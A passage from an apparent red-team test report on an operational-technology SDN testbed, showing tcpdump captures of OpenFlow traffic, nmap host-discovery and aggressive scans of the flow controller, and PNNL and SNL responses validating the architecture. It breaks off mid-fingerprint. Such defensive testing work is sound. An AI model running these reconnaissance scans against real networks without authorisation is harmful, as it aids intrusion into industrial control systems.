win 3074, length 286: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x199683c3 [|openflow]
10:48:58.904880 IP 192.168.10.1.6653 > 192.168.11.1.42602: Flags [.], ack 514, win 2053,
length 0
10:48:58.909778 IP 192.168.10.1.6653 > 192.168.11.1.42602: Flags [P.], seq 1:112, ack 514,
win 2053, length 111: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0x6a000000 [|openflow]
10:48:58.909977 IP 192.168.11.1.42602 > 192.168.10.1.6653: Flags [.], ack 112, win 3074,
length 0
10:48:58.910918 IP 192.168.11.1.42602 > 192.168.10.1.6653: Flags [P.], seq 514:645, ack
112, win 3074, length 131: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0x7e9683c3 [|openflow]
10:48:58.948395 IP 192.168.11.5.58880 > 192.168.10.1.6653: Flags [P.], seq 1:358, ack 0,
win 3074, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x601a4ea1 [|openflow]
10:48:58.960041 IP 192.168.10.1.6653 > 192.168.11.1.42602: Flags [.], ack 645, win 2052,
length 0
10:48:58.960979 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 548:739, ack 1,
win 6159, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
10:48:58.990704 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 739:1096, ack 1,
win 6159, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
10:48:58.990814 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 1096, win 2053,
length 0
10:48:58.991276 IP 192.168.10.1.6653 > 192.168.11.5.58880: Flags [.], ack 358, win 2047,
length 0
```

```
10:48:59.007161 IP 192.168.10.1.65530 > 192.168.11.1.https: Flags [F.], seq 4022996145, ack
3751974699, win 254, length 0
10:48:59.007656 IP 192.168.11.1.https > 192.168.10.1.65530: Flags [F.], seq 1, ack 1, win
501, length 0
10:48:59.007739 IP 192.168.10.1.65530 > 192.168.11.1.https: Flags [.], ack 2, win 254,
length 0
10:48:59.045436 IP 192.168.11.5.58880 > 192.168.10.1.6653: Flags [P.], seq 358:715, ack 0,
win 3074, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x601a4ea1 [|openflow]
10:48:59.064493 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 1096:1287, ack
1, win 6159, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
10:48:59.088043 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 1287:1644, ack
1, win 6159, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
10:48:59.088094 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 1644, win 2050,
length 0
10:48:59.100689 IP 192.168.10.1.6653 > 192.168.11.5.58880: Flags [.], ack 715, win 2053,
length 0
10:48:59.148165 IP 192.168.11.5.58880 > 192.168.10.1.6653: Flags [P.], seq 715:1072, ack 0,
win 3074, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x601a4ea1 [|openflow]
10:48:59.160861 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 1644:1835, ack
1, win 6159, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
10:48:59.190252 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 1835:2192, ack
1, win 6159, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
10:48:59.190340 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 2192, win 2048,
length 0
10:48:59.195141 IP 192.168.10.1.6653 > 192.168.11.5.58880: Flags [.], ack 1072, win 2051,
length 0
10:48:59.244441 IP 192.168.11.5.58880 > 192.168.10.1.6653: Flags [P.], seq 1072:1429, ack
0, win 3074, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x601a4ea1 [|openflow]
10:48:59.250312 IP 192.168.1.17.ssh > 192.168.1.50.50362: Flags [P.], seq
225843355:225843455, ack 932480887, win 362, options [nop,nop,TS val 4185972499 ecr
2865197740], length 100
10:48:59.250400 IP 192.168.1.50.50362 > 192.168.1.17.ssh: Flags [.], ack 100, win 2856,
options [nop,nop,TS val 2865199739 ecr 4185972499], length 0
10:48:59.250474 IP 192.168.1.17.ssh > 192.168.1.50.50362: Flags [P.], seq 100:192, ack 1,
win 362, options [nop,nop,TS val 4185972499 ecr 2865197740], length 92
10:48:59.250498 IP 192.168.1.50.50362 > 192.168.1.17.ssh: Flags [.], ack 192, win 2856,
options [nop,nop,TS val 2865199739 ecr 4185972499], length 0
10:48:59.250600 IP 192.168.1.17.ssh > 192.168.1.50.50362: Flags [P.], seq 192:308, ack 1,
win 362, options [nop,nop,TS val 4185972499 ecr 2865197740], length 116
10:48:59.250622 IP 192.168.1.50.50362 > 192.168.1.17.ssh: Flags [.], ack 308, win 2856,
options [nop,nop,TS val 2865199739 ecr 4185972499], length 0
10:48:59.250887 IP 192.168.1.17.ssh > 192.168.1.50.50362: Flags [P.], seq 308:424, ack 1,
win 362, options [nop,nop,TS val 4185972500 ecr 2865199739], length 116
10:48:59.250914 IP 192.168.1.50.50362 > 192.168.1.17.ssh: Flags [.], ack 424, win 2856,
options [nop,nop,TS val 2865199740 ecr 4185972500], length 0
10:48:59.251094 IP 192.168.1.17.ssh > 192.168.1.50.50362: Flags [P.], seq 424:460, ack 1,
win 362, options [nop,nop,TS val 4185972500 ecr 2865199739], length 36
10:48:59.251117 IP 192.168.1.50.50362 > 192.168.1.17.ssh: Flags [.], ack 460, win 2856,
options [nop,nop,TS val 2865199740 ecr 4185972500], length 0
10:48:59.260847 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 2192:2383, ack
1, win 6159, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
^C^C^C^C10:48:59.269486 IP 192.168.11.3.32826 > 192.168.10.1.6653: Flags [P.], seq
1452337504:1452337635, ack 4186538093, win 3151, length 131: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0x7e36016c [|openflow]

43 packets captured
9189 packets received by filter
7837 packets dropped by kernel
root@kali2:/home/sandia2#
```

OpenFlow messages were observed on the 192.168.1.0/24 interface. Another packet capture was run filtering out controller communications from IP 192.168.10.1. This packet capture shows that the controller is communicating with the following IP addresses: 192.168.11.1, 192.168.11.4, 192.168.11.5, and 192.168.11.6.

```
root@kali2:/home/sandia2# tcpdump -i eth1 -c 50 host 192.168.10.1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
08:46:49.718104 IP 192.168.11.5.43506 > 192.168.10.1.6653: Flags [P.], seq
1918953103:1918953460, ack 2408767061, win 3248, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x602c8e11 [|openflow]
08:46:49.733215 IP 192.168.10.1.59372 > 192.168.11.6.https: Flags [.], ack 2889127241, win
256, length 0
08:46:49.735748 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq
3163651368:3163651559, ack 141411156, win 4904, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
08:46:49.764464 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 357, win 2053,
length 0
08:46:49.775937 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 191:548, ack 1,
win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:46:49.776059 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 548, win 2053,
length 0
08:46:49.820247 IP 192.168.11.5.43506 > 192.168.10.1.6653: Flags [P.], seq 357:714, ack 1,
win 3248, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x602c8e11 [|openflow]
08:47:09.767627 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 85852, win 2053,
length 0
08:47:19.768836 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 130512, win 2053,
length 0
08:47:29.768803 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 202855, win 2050,
length 0
08:47:29.774476 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 256233:256590,
ack 4241, win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:47:29.774553 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 256590, win 2048,
length 0
08:47:29.810940 IP 192.168.10.1.59395 > 192.168.11.5.https: Flags [P.], seq
1693573297:1693574197, ack 3700730393, win 2052, length 900
08:47:29.811271 IP 192.168.11.5.https > 192.168.10.1.59395: Flags [.], ack 900, win 501,
length 0
08:47:29.818992 IP 192.168.11.5.43506 > 192.168.10.1.6653: Flags [P.], seq 202855:203212,
ack 1630, win 3248, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x602c8e11 [|openflow]
08:47:29.838624 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 256590:256781,
ack 4241, win 4904, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
08:47:29.862568 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 203212, win 2048,
length 0
08:47:29.876539 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 256781:257138,
ack 4241, win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:47:29.876676 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 257138, win 2053,
length 0
08:47:29.914384 IP 192.168.11.1.55472 > 192.168.10.1.6653: Flags [P.], seq
4117432541:4117432672, ack 2624567591, win 13327, length 131: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0x7e8f690e [|openflow]
08:47:29.920890 IP 192.168.11.5.43506 > 192.168.10.1.6653: Flags [P.], seq 203212:203569,
ack 1630, win 3248, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x602c8e11 [|openflow]
08:47:29.938603 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 257138:257329,
ack 4241, win 4904, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
08:47:29.956295 IP 192.168.10.1.6653 > 192.168.11.1.55472: Flags [.], ack 131, win 2052,
length 0
08:47:29.971919 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 203569, win 2047,
length 0
08:47:29.973520 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 257329:257686,
ack 4241, win 4904, length 357: OpenFlow
```

```
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:47:29.973614 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 257686, win 2050,
length 0
08:47:39.939650 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 317904:318095,
ack 4815, win 4904, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
08:47:39.972660 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 248549, win 2050,
length 0
08:47:39.973329 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 318095:318452,
ack 4815, win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:47:39.973485 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 318452, win 2053,
length 0
08:47:39.997041 IP 192.168.11.1.55472 > 192.168.10.1.6653: Flags [P.], seq 4532:4663, ack
390, win 13327, length 131: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0x7e8f690e [|openflow]
08:47:40.017761 IP 192.168.11.5.43506 > 192.168.10.1.6653: Flags [P.], seq 248549:248906,
ack 2075, win 3248, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x602c8e11 [|openflow]
08:47:40.039648 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 318452:318643,
ack 4815, win 4904, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
08:47:40.050755 IP 192.168.10.1.6653 > 192.168.11.1.55472: Flags [.], ack 4663, win 2052,
length 0
08:47:40.066422 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 248906, win 2048,
length 0
08:47:40.075248 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 318643:319000,
ack 4815, win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:47:40.075394 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 319000, win 2050,
length 0
08:47:40.119611 IP 192.168.11.5.43506 > 192.168.10.1.6653: Flags [P.], seq 248906:249263,
ack 2075, win 3248, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x602c8e11 [|openflow]
08:47:40.139550 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 319000:319191,
ack 4815, win 4904, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
08:47:40.160222 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 249263, win 2047,
length 0
08:47:40.160347 IP 192.168.10.1.6653 > 192.168.11.1.55472: Flags [P.], seq 390:443, ack
4663, win 2052, length 53: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0x30000000 [|openflow]
08:47:40.160636 IP 192.168.11.1.55472 > 192.168.10.1.6653: Flags [.], ack 443, win 13327,
length 0
08:47:40.160714 IP 192.168.10.1.6653 > 192.168.11.1.55472: Flags [P.], seq 443:594, ack
4663, win 2052, length 151: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0x28000000 [|openflow]
08:47:40.160922 IP 192.168.11.1.55472 > 192.168.10.1.6653: Flags [.], ack 594, win 13327,
length 0
08:47:40.169907 IP 192.168.11.1.55472 > 192.168.10.1.6653: Flags [.], seq 4663:6123, ack
594, win 13327, length 1460: OpenFlow
      version unknown (0x17), type 0x03, length 777, xid 0x588f690e
      version unknown (0x28), type 0xb6, length 23449, xid 0xd4e8c958 [|openflow]
08:47:40.169925 IP 192.168.11.1.55472 > 192.168.10.1.6653: Flags [P.], seq 6123:7060, ack
594, win 13327, length 937: OpenFlow
      version unknown (0x32), type 0x48, length 53521, xid 0x3534949f [|openflow]
08:47:40.170036 IP 192.168.10.1.6653 > 192.168.11.1.55472: Flags [.], ack 7060, win 2053,
length 0
08:47:40.170051 IP 192.168.11.1.55472 > 192.168.10.1.6653: Flags [P.], seq 7060:7201, ack
594, win 13327, length 141: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0x888f690e [|openflow]
08:47:40.170945 IP 192.168.11.1.55472 > 192.168.10.1.6653: Flags [P.], seq 7201:7462, ack
594, win 13327, length 261: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x008f690e [|openflow]
08:47:40.171013 IP 192.168.10.1.6653 > 192.168.11.1.55472: Flags [.], ack 7462, win 2051,
length 0
50 packets captured
4116 packets received by filter
4060 packets dropped by kernel
root@kali2:/home/sandia2#
```

PNNL Response: 192.168.1.17 (Raspberry Pi 7) is accessible via 192.168.1.50 (VM Temp Workstation). Because both the kali2 test node and 192.168.1.50 are in the same virtual network port group, it makes sense that these IP's can be seen in the packet capture. However, traffic from .17 to any other host should not be seen. Packet captures that capture communication on port 6653 between 192.168.10.1 and 192.168.11.x addresses can only be assumed to have been captured prior to network reconfiguration, as specified by the testers in this section.

This validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response and agree that the packet captures that noted 192.168.1.17 were performed before the network reconfiguration.

February Test

This test was not rerun as part of the February tests.

D.8.4.1.6 Nmap Host Discovery Scan

Nmap uses what it calls a "Ping Scan" to perform host discovery. Nmap version 7.70 uses the ARP protocol to perform this discovery on IPv4 Ethernet networks. Older versions of Nmap, such as 5.51 used a combination of ARP, ICMP echo, ICMP timestamp, TCP SYN on port 443 and TCP ACK on port 80 scans to perform such discovery.

January Test

This test was performed from the kali2 test node on the data plane.

The goal of this test is to determine additional information about nodes that are present on the data plane.

The test is successful if the Red Team can determine information about nodes that are present on the network.

An Nmap hoist discovery scan in combination with the -sn option produced the following IP addresses:

```
root@kali2:/home/sandia2# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-07 07:52 PST
Nmap scan report for 192.168.1.11
Host is up (0.00046s latency).
MAC Address: B8:27:EB:7B:BF:0F (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.12
Host is up (0.00046s latency).
MAC Address: B8:27:EB:4D:9A:1F (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.13
Host is up (0.00047s latency).
MAC Address: B8:27:EB:34:6B:A4 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.14
Host is up (0.00044s latency).
MAC Address: B8:27:EB:D0:62:91 (Raspberry Pi Foundation)
```

```
Nmap scan report for 192.168.1.15
Host is up (0.00046s latency).
MAC Address: B8:27:EB:D9:37:DB (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.16
Host is up (0.00043s latency).
MAC Address: B8:27:EB:22:40:97 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.17
Host is up (0.00041s latency).
MAC Address: B8:27:EB:1E:43:CE (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.18
Host is up (0.00041s latency).
MAC Address: B8:27:EB:4E:02:01 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.19
Host is up (0.00040s latency).
MAC Address: B8:27:EB:E7:57:5A (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.20
Host is up (0.00041s latency).
MAC Address: B8:27:EB:DF:97:EF (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.21
Host is up (0.00048s latency).
MAC Address: B8:27:EB:03:84:45 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.22
Host is up (0.00048s latency).
MAC Address: B8:27:EB:25:A7:9B (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.23
Host is up (0.00042s latency).
MAC Address: B8:27:EB:BF:4E:55 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.24
Host is up (0.00040s latency).
MAC Address: B8:27:EB:96:AC:C1 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.25
Host is up (0.00046s latency).
MAC Address: B8:27:EB:AF:D2:1A (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.26
Host is up (0.00045s latency).
MAC Address: B8:27:EB:60:C4:FB (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.100
Host is up (0.00012s latency).
MAC Address: 00:0C:29:41:E2:1F (VMware)
Nmap scan report for 192.168.1.101
Host is up.
Nmap done: 256 IP addresses (18 hosts up) scanned in 27.10 seconds
root@kali2:/home/sandia2#
```

PNNL Response: This test can be verified should it be taken that the state of the flow rules had allowed ARP based communications to occur between kali2 and the Raspberry Pis (Non port scans), which they were due to state configurations made for testing purposes. PNNL verified on 2/11/2021 that this same scan would not work should these flow rules be disabled. In regard to devices at addresses 192.168.1.100 and 192.168.1.101, these are test node VMs kali1 and kali2 that are in the same ESXi vSwitch and thus scans would bypass the SDN completely, being completely local in that virtual LAN.

This test validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response and agree that these results were due to the fact that the SDN network was configured in the “open” state resulting in responses from the Raspberry Pi systems in the network.

February Test

This test was performed from the kali2 test node on the data plane.

```
        ============================================================
        = TEST RE-RUN (CLOSED State) – Same as Test #3 above
        = Mon Feb 22 07:17:39 PST 2021
        ============================================================

root@kali2:/home/sandia2# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-22 07:17 PST
Nmap scan report for 192.168.1.100
Host is up (0.00015s latency).
MAC Address: 00:0C:29:41:E2:1F (VMware)
Nmap scan report for 192.168.1.101
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 29.69 seconds
root@kali2:/home/sandia2#
```

PNNL Response: This test shows the same results as the Nmap test in Section D.8.4.1.3.

This test continues to validate SDN4EDS Blueprint Architecture Section 4.4 showing that where ICMP traffic is disallowed, individual ping requests return no results. Nodes 192.168.1.100 and 192.168.1.101 are test nodes kali1 and kali2 respectively, not end-nodes configured for protection by the SDN flow rules.

SNL Response: The SNL team concurs with the PNNL Response.

D.8.4.1.7 Controller Scan

The Nmap “-A” option is used to obtain a significant amount of data about an individual node.

The goal of the test is to obtain information about the node running the SDN Flow Controller.

The test is successful if the Red Team can determine additional information about the host environment for the SDN Flow Controller node.

January Test

This test was performed from the kali2 test node on the data plane.

The configuration at the time of the test was the SDN Flow Controller (192.168.10.1) and kali2 being on the same port group, thereby not subject to the SDN flow rule filtering. IP network configuration also allowed node kali2 and the SDN Flow Controller to communicate.

Scanning the controller (192.168.10.1) for OS detection, version detection, and traceroute produces the following output:

```
root@kali2:/home/sandia2# nmap -A 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-21 09:04 PST
Nmap scan report for 192.168.10.1
Host is up (0.00014s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl           Microsoft SChannel TLS
| fingerprint-strings:
|   TLSSessionReq:
|     Tq@C0
|     SEL-50560
|     191203000000Z
|     391203000000Z0
|     SEL-50560
|     u<vH@
|     %>Icb
|     S/Vrs
|     K0gjk
|     P6[!q
|     g,8UWf2
|     omjiJ
|     B0@0
|     }79I
|     "lN^M0
|     }79I
|     "lN^M0
|_    P2si3
|_http-server-header: Kestrel
| http-title: {{title}}
|_Requested resource was /static/index.html
| ssl-cert: Subject: commonName=SEL-5056
| Not valid before: 2019-12-03T00:00:00
|_Not valid after:  2039-12-03T00:00:00
|_ssl-date: 2020-12-21T22:47:35+00:00; +5h41m18s from scannertime.
445/tcp  open  microsoft-ds  Windows 10 Enterprise 17134 microsoft-ds (workgroup:
WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DESKTOP-8F4779B
| Not valid before: 2020-11-22T05:55:28
|_Not valid after:  2021-05-24T05:55:28
|_ssl-date: 2020-12-21T22:47:35+00:00; +5h41m18s from scanner time.
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-
bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.70%I=7%D=12/21%Time=5FE0D5D3%P=x86_64-pc-linux-gnu%r(TL
SF:SSessionReq,370,"\x16\x03\x03\x03k\x02\0\0M\x03\x03_\xe1%\xcd\xc2\x0c\x
SF:15\xb8\"c\xfa\x14\x08of\xd6\x87=\x7f\.F\xbdCy\xd1:\xe2\x15=u\x01\xcc\x2
SF:06\x0c\0\0\xe3\xcb\x98\xf4\x7f\x8f\xb1\x8d\x1d\xb4Y\xa5\x05\x93\xd1\x1e
SF:\x9f\x9fM\xa1`u&\xfc\x20!\x7fC\0/\0\0\x05\xff\x01\0\x01\0\x0b\0\x02\xf4
SF:\0\x02\xf1\0\x02\xee0\x82\x02\xea0\x82\x01\xd2\xa0\x03\x02\x01\x02\x02\
SF:x084\x9c\xea\x0eTq@C0\r\x06\t\*\x86H\x86\xf7\r\x01\x01\x0b\x05\x000\x13
SF:1\x110\x0f\x06\x03U\x04\x03\x0c\x08SEL-50560\x1e\x17\r191203000000Z\x17
SF:\r391203000000Z0\x131\x110\x0f\x06\x03U\x04\x03\x0c\x08SEL-50560\x82\x0
```

```
SF:1\"0\r\x06\t\*\x86H\x86\xf7\r\x01\x01\x01\x05\0\x03\x82\x01\x0f\x000\x8
SF:2\x01\n\x02\x82\x01\x01\0\x8d\xde\x9a\x99p\x97a\xeb\xc0\x8d/o\xd3\x9c\x
SF:80\xe7b\x93\x01\xd8`\xb6\xf2\x0e8\xc0\xf2\xe0\x12\xc3\xf2\xa3\x99\xa9\x
SF:b7\xab\x9bg\x7fu<vH@\r\x8b\x04\xa6%>Icb\xd3\xe8\x7f\x17\x93\x19S/Vrs\xd
SF:9\xe0c\x97\xa3K0gjk\x02\x20T4d\xea5\xf3\xdc\xc8\xa6`\xe7\xb0}\x96\xd7\x
SF:bbe\xd9P6\[!q\x99\xb3\]\xb9\xd6\xb1\x13\xf4\xb1\xad9\xf9\xb8g,8UWf2\x84
SF:Mu\x97m\x8c\xd2dK\x1d\xdf&\x87\x80\x81\xc9\xe3\x8f\x07\xe3\.\x0fomjiJ\x
SF:b1\xb1i>\x06\xa7\xf5\xe3,AL\x10P\xc8\xcaf\x9bI\xccj3\x15\x92\xf4\xab\xb
SF:5\x9a\xa5\xf3Lh\x8c\xcc~e,\xe7\x83\x9d\x02s\x95&\*\xed\xd9R\0{\x9e\xad\
SF:xb1\xc8\x8b\xd8S\xb3\xbfO'\xbf\x160a\xa2uC\x91\xdam\x086N\x04\x80\?\x93
SF:N\xbc\xcc\x12\xb9\xf3\x80\xa3\^\x84\xd3`\x88\xd3D\x0cU\xcc\xb2F\x99\x1f
SF:o\r\xb1X\xc2W\xe6\xe5\x8bvU\x02\x03\x01\0\x01\xa3B0@0\x1d\x06\x03U\x1d\
SF:x0e\x04\x16\x04\x149\xb8m\xf1\xe2}79I\xc2\xaf\xe0\xc7'\xfe\"lN\^M0\x1f\
SF:x06\x03U\x1d#\x04\x180\x16\x80\x149\xb8m\xf1\xe2}79I\xc2\xaf\xe0\xc7'\x
SF:fe\"lN\^M0\r\x06\t\*\x86H\x86\xf7\r\x01\x01\x0b\x05\0\x03\x82\x01\x01\0
SF:C\x88\xb5E\x86\xa7\xe48X\xc6`z\x1f7\xb9\x1a\x1f3\xdf\x9e~\xa0\xbf\xc61\
SF:xa8\x14!\xdc\xfa\xa3\x94Z\xba\x8dl\x86\x12\xba\r\xb9\xdc\^\xa3w\x06\xab
SF:\xaby\x10\xf8\xcbR\xd0p\0A\r\x93\x83P2si3\xd2\xb5Z\x9e0F\x037H\xdb\n\xb
SF:4\xf1C,\)\xc4Z\x9a:\x03\xf5\xf4F\xe1\n\xa1\xa7\xfb\x12\xcb\xe5\xa4\xd3\
SF:x9dS\xd8\x8f\xc1H6F\xfa,\xff\xab\xd7\x93vw\xfaFT\xbf>9\xb8\xb6:\xf5\x97
SF:E}\xfc\[\x9c5\x9b\xf2\xbf\x9cW\x1c\xa1\+\^\xa6q\x94\x80{\x18S\xc1\xbc\x
SF:ee\xf8\xfa\x12\xbd\"\x80\x82J\xebx\xc4\xc3\xad\x88o\x1ePl\t\xe4\xce\x17
SF:G\xd6\x7f\xe6\xee\xa9G5\xccj\xeb4~\x06\xb7\xf6\xc4\xe1\xe0\x17\xe6q5\x1
SF:2\x9fU\xb5\x88\xd6\x81\x19\[}\xc2\n~\xb4lz\x1c=G6\x99\xa5\xb0\x8b\xd4\x
SF:aas\xff\xcd\x0fX\xbaX\x1b1\n\x1f\xfb\xfe\(\x96\xed\xc9\x07\xdd3\x92\xf7
SF:\xb2\x1b#\xbb;\^\xda\xdb\xf4%\(m\r\0\0\x1a\x03\x01\x02@\0\x12\x04\x01\x
SF:05\x01\x02\x01\x04\x03\x05\x03\x02\x03\x02\x02\x06\x01\x06\x03\0\0\x0e\
SF:0\0\0");
MAC Address: 00:0C:29:7F:A9:DB (VMware)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/21%OT=135%CT=1%CU=40654%PV=Y%DS=1%DC=D%G=Y%M=000C29
OS:%TM=5FE0D60D%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=110%CI=I%II=I%TS=
OS:U)SEQ(SP=FF%GCD=1%ISR=110%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=FF%GCD=1%ISR=1
OS:10%TI=I%CI=I%II=I%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B
OS:4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=
OS:FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T
OS:=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T
OS:3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O
OS:%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=
OS:Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%
